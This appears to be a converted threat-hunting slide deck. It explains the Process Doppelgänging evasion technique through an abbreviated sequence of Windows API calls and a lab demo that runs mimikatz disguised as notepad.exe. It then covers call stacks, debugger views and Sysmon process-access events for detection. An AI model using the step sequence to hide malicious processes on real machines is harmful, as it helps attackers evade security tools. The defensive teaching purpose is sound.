



THREAT HUNTING IN CALL TRACE

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
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What is Threat hunting?

- **Cyber threat hunting** is the practice of searching iteratively through data to detect [advanced] threats that evade automatic security solutions

What is Threat hunting?



<http://detect-respond.blogspot.mx/2013/03/the-pyramid-of-pain.html>

* TTP – tactics techniques and procedures

Process doppelganging

- **Attack technique was presented at BlackHat EU 2017 by Tal Liberman and Eugene Kogan (@enSilo);**
- **Materials:** <https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf>

Process doppelgänger

- Transactional NTFS (TxF) API:

Transactional function	Non transactional equivalent	Description
CreateTransaction	no	Creation of transaction
CreateFileTransacted	CreateFile	Creating (opening) a file
CopyFileTransacted	CopyFileEx	Copy file
MoveFileTransacted	MoveFileWithProgress	Moving a file or directory
DeleteFileTransacted	DeleteFile	File deletion
CreateDirectoryTransacted	CreateDirectoryEx	Create directory
RemoveDirectoryTransacted	RemoveDirectory	Directory removal
RollbackTransaction	no	Transaction rollback
CommitTransaction	no	Transaction commit

Process doppelgänger

- Steps:

- 1. Create transaction:**

```
hTransaction = CreateTransaction(...);
```

- 2. Open "clean" file in transaction:**

```
hTransactedFile = CreateFileTransacted("svchost.exe", GENERIC_WRITE | GENERIC_READ,  
..., hTransaction, ...)
```

- 3. Overwrite "clean" file with malicious file:**

```
WriteFile(hTransactedFile, MALICIOUS_EXE_BUFFER, ...)
```

- 4. Create section from malicious file:**

```
NtCreateSection(&hSection, ..., PAGE_READONLY, SEC_IMAGE, hTransactedFile);
```

- 5. Rollback transaction ("clean" file restored to disk):**

```
RollbackTransaction(hTransaction);
```

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- Steps (continue):

- 6. Create process and thread** (*NtCreateProcessEx* receives handle to created earlier section):

```
NtCreateProcessEx(&hProcess, ..., hSection, ...);
```

```
NtCreateThreadEx(&hThread, ..., hProcess, MALICIOUS_EXE_ENTRYPOINT, ...);
```

- 7. Create process parameters:**

```
RtlCreateProcessParametersEx(&ProcessParams, ...)
```

- 8. Write parameters to the address space of created process:**

```
VirtualAllocEx(hProcess, &RemoteProcessParams, ..., PAGE_READWRITE);
```

```
WriteProcessMemory(hProcess, RemoteProcessParams, ProcessParams, ...);
```


```
WriteProcessMemory(hProcess, RemotePeb.ProcessParameters, &RemoteProcessParams, ...);
```

- 9. Start of substituted process:**

```
NtResumeThread(hThread, ...)
```


Process doppelgänger

- Demo, replace notepad with Mimikatz:



The image shows a Windows File Explorer window displaying a directory with three files:

Name	Date modified	Type	Size
mimikatz.exe	5/27/2018 3:38 AM	Application	716 KB
notepad.exe	3/18/2019 7:40 PM	Application	152 KB
proc_doppel32.exe	12/17/2017 3:35 AM	Application	162 KB

Below the File Explorer is a screenshot of an Administrator Command Prompt window. The text in the Command Prompt is as follows:

```
C:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel  
C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>proc_doppel32.exe "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\mimikatz.exe" "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe"  
+ ] Done!
```

Process doppelgänger

The screenshot displays a Windows desktop environment with three overlapping windows:

- Process Explorer (Sysinternals):** Shows a list of running processes. Several instances of `Runtime Broker.exe` and `svchost.exe` are visible, indicating process duplication.
- File Explorer:** Shows the contents of a folder named `proc_doppel` on the Desktop. The files listed are `mimikatz.exe` (716 KB), `notepad.exe` (152 KB), and `proc_doppel32.exe` (162 KB).
- Command Prompt (Administrator):** Shows the execution of the following commands:

```
Microsoft Windows [Version 10.0.18362.418]  
(c) 2019 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel  
C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>
```

At the bottom of the screen, system performance statistics are visible: CPU Usage: 9.64%, Commit Charge: 25.13%, Processes: 87, Physical Usage: 31.14%.

Process doppelganging

- Result:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.ENTERPRISE>cd C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel

C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>proc_doppel32.exe "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\mimikatz.exe" "C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe"
[+] Done!

C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel>
```

```
mimikatz 2.1.1 x86 (oe.eo)

.#####.  mimikatz 2.1.1 (x86) built on May 27 2018 02:37:29 - lil!
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```

Process Name	Private Bytes	Working Set
MicrosoftEdgeSH.exe	Susp...	Susp...
MicrosoftEdgeCP.exe	Susp...	Susp...
RuntimeBroker.exe	< 0.01	< 0.01
svchost.exe	< 0.01	< 0.01
RuntimeBroker.exe	< 0.01	< 0.01
RuntimeBroker.exe	< 0.01	< 0.01
WindowsInternal.ComposableSh...	0.01	0.01
SecurityHealthService.exe		
ShellExperienceHost.exe		
RuntimeBroker.exe		
WinStore.App.exe	Susp...	3
RuntimeBroker.exe		
svchost.exe		
GoogleUpdate.exe		
winlogbeat.exe	0.06	1
svchost.exe		
LocalBridge.exe		2
WmiPrvSE.exe		
SecurityHealthHost.exe		
smartscreen.exe		
System Idle Process	< 0.01	< 0.01
conhost.exe	< 0.01	< 0.01
Registry	< 0.01	< 0.01
System Idle Process	96.21	96.21

System Idle Process: 5348 Properties

Image File

Image: Notepad
Microsoft Corporation

Version: 10.0.18362.1
Build Time: Sun Apr 30 17:32:23 1995

Path: C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe

Command line: C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe

Current directory: C:\Windows\System32\

Autostart Location: n/a


Parent: <Non-existent Process>(3940)
User: ENTERPRISE\Administrator

What is call stack?

- Example program:

main() calls *function1()* calls *function2()* ... calls *function6()*

Call stack:



What is call stack?

- Example program:

```
4  #include <iostream>
5
6  void function6()
7  {
8      int i5 = 0;
9  }
10 void function5()
11 {
12     int i5 = 0;
13     function6();
14 }
15 void function4()
16 {
17     int i4 = 0;
18     function5();
19 }
20 void function3()
21 {
22     int i3 = 0;
23     function4();
24 }
25 void function2()
26 {
27     int i2 = 0;
28     function3();
29 }
30
31 void function1()
32 {
33     int i1 = 0;
34     function2();
35 }
36
37 int main()
38 {
39     function1();
40     std::cout << "Hello World!\n";
41 }
42
43
44
```

What is call stack?

The screenshot shows a C++ IDE with a file named 'StackDemo'. The code defines a series of recursive functions: function6, function5, function4, function3, function2, function1, and main. Each function calls the next one in the sequence. The main function prints 'Hello World!\n'. The IDE interface includes a toolbar, a search bar, and a status bar at the bottom. The output window at the bottom shows the program's execution details, including the path to the executable and the exit codes of the threads.

```
4 #include <iostream>
5
6 void function6()
7 {
8     int i5 = 0;
9 }
10 void function5()
11 {
12     int i5 = 0;
13     function6();
14 }
15 void function4()
16 {
17     int i4 = 0;
18     function5();
19 }
20 void function3()
21 {
22     int i3 = 0;
23     function4();
24 }
25 void function2()
26 {
27     int i2 = 0;
28     function3();
29 }
30
31 void function1()
32 {
33     int i1 = 0;
34     function2();
35 }
36
37 int main()
38 {
39     function1();
40     std::cout << "Hello World!\n";
41 }
42
43
44
45 // Run program: Ctrl + F5 or Debug > Start Without Debugging menu
46 // Debug program: F5 or Debug > Start Debugging menu
```

100% No issues found

Output


Show output from: Debug

'StackDemo.exe' (Win32): Loaded 'C:\Windows\System32\sechost.dll'.
The thread 0x1f30 has exited with code 0 (0x0).
The thread 0x6b30 has exited with code 0 (0x0).
The thread 0x62c0 has exited with code 0 (0x0).
The program '[21068] StackDemo.exe' has exited with code 0 (0x0).

Error List Output

What is call stack?

Call Stack

	Name
	StackDemo.exe!function6() Line 8
	StackDemo.exe!function5() Line 14
	StackDemo.exe!function4() Line 19
	StackDemo.exe!function3() Line 24
	StackDemo.exe!function2() Line 29
	StackDemo.exe!function1() Line 35
	StackDemo.exe!main() Line 40
	[External Code]
	kernel32.dll! [Frames below may be incorrect and/or missing, no symbols loaded for kernel32.dll]

How to view the call stack?

Debugging tools:

The image shows a composite screenshot of debugging tools. At the top left, a window titled 'Call stack of main thread' displays a table of stack frames:

Address	Returns to	Procedure / arguments	Called from
00EFFB40	00180A45	StackDem.00130280	StackDem.00180A40
00EFFB48	0018031F		
00EFFBA8	001802CE		
00EFFBB0	00180668		
00EFFBB8	76672369		

Below this is a 'Calls' window showing the call path: 'C:\prog.exe - WinDbg:10.0.18362.1 X86'. Another 'Call stack of main thread' window is overlaid, showing a different set of frames:


Address	Stack	Procedure / arguments	Called from
006FFAB8	75E3C1BE	ntdll.RtlIsProcessorFeaturePresent	KERNELBA.75E3C1B8
006FFABC	0000000A	Arg1 = 0000000A	
006FFAC4	0023F5E0		
006FFAC8	0000000A		
006FFB18	0023DA45		
006FFB20	0023D31A		
006FFB80	0023D2CD		
006FFB88	0023D668		
006FFB90	762F2369		

At the bottom, a debugger console shows the output of the 'bt' command:

```
(gdb) bt
#0  function6 () at prog.c:6
#1  0x00400553 in function5 () at prog.c:16
#2  0x00400572 in function4 () at prog.c:26
#3  0x00400591 in function3 () at prog.c:36
#4  0x004005b0 in function2 () at prog.c:46
#5  0x004005cf in function1 () at prog.c:58
#6  0x004005f1 in main () at prog.c:66
(gdb) █
```



How to view the call stack?

- Process explorer/hacker:



How to view the call stack?

- Sysmon event ID 10 (ProcessAccess):



The screenshot displays the 'Event 10, Sysmon' window in Windows Event Viewer. The 'Details' tab is selected, and 'Friendly View' is chosen. The event data is expanded to show the following information:

- System**
- EventData**
 - RuleName**
 - UtcTime**: 2019-11-04 18:28:38.344
 - SourceProcessGUID**: {2766354f-6dd6-5dc0-0000-001073e12703}
 - SourceProcessId**: 7704
 - SourceThreadId**: 2732
 - SourceImage**: C:\Users\Administrator.ENTERPRISE\Desktop\CreateRemoteThreadInject\CreateRemoteThreadInject_x86.exe
 - TargetProcessGUID**: {2766354f-401a-5dbf-0000-0010c135ea00}
 - TargetProcessId**: 2256
 - TargetImage**: C:\Program Files\Notepad++\notepad++.exe
 - GrantedAccess**: 0x1ffff
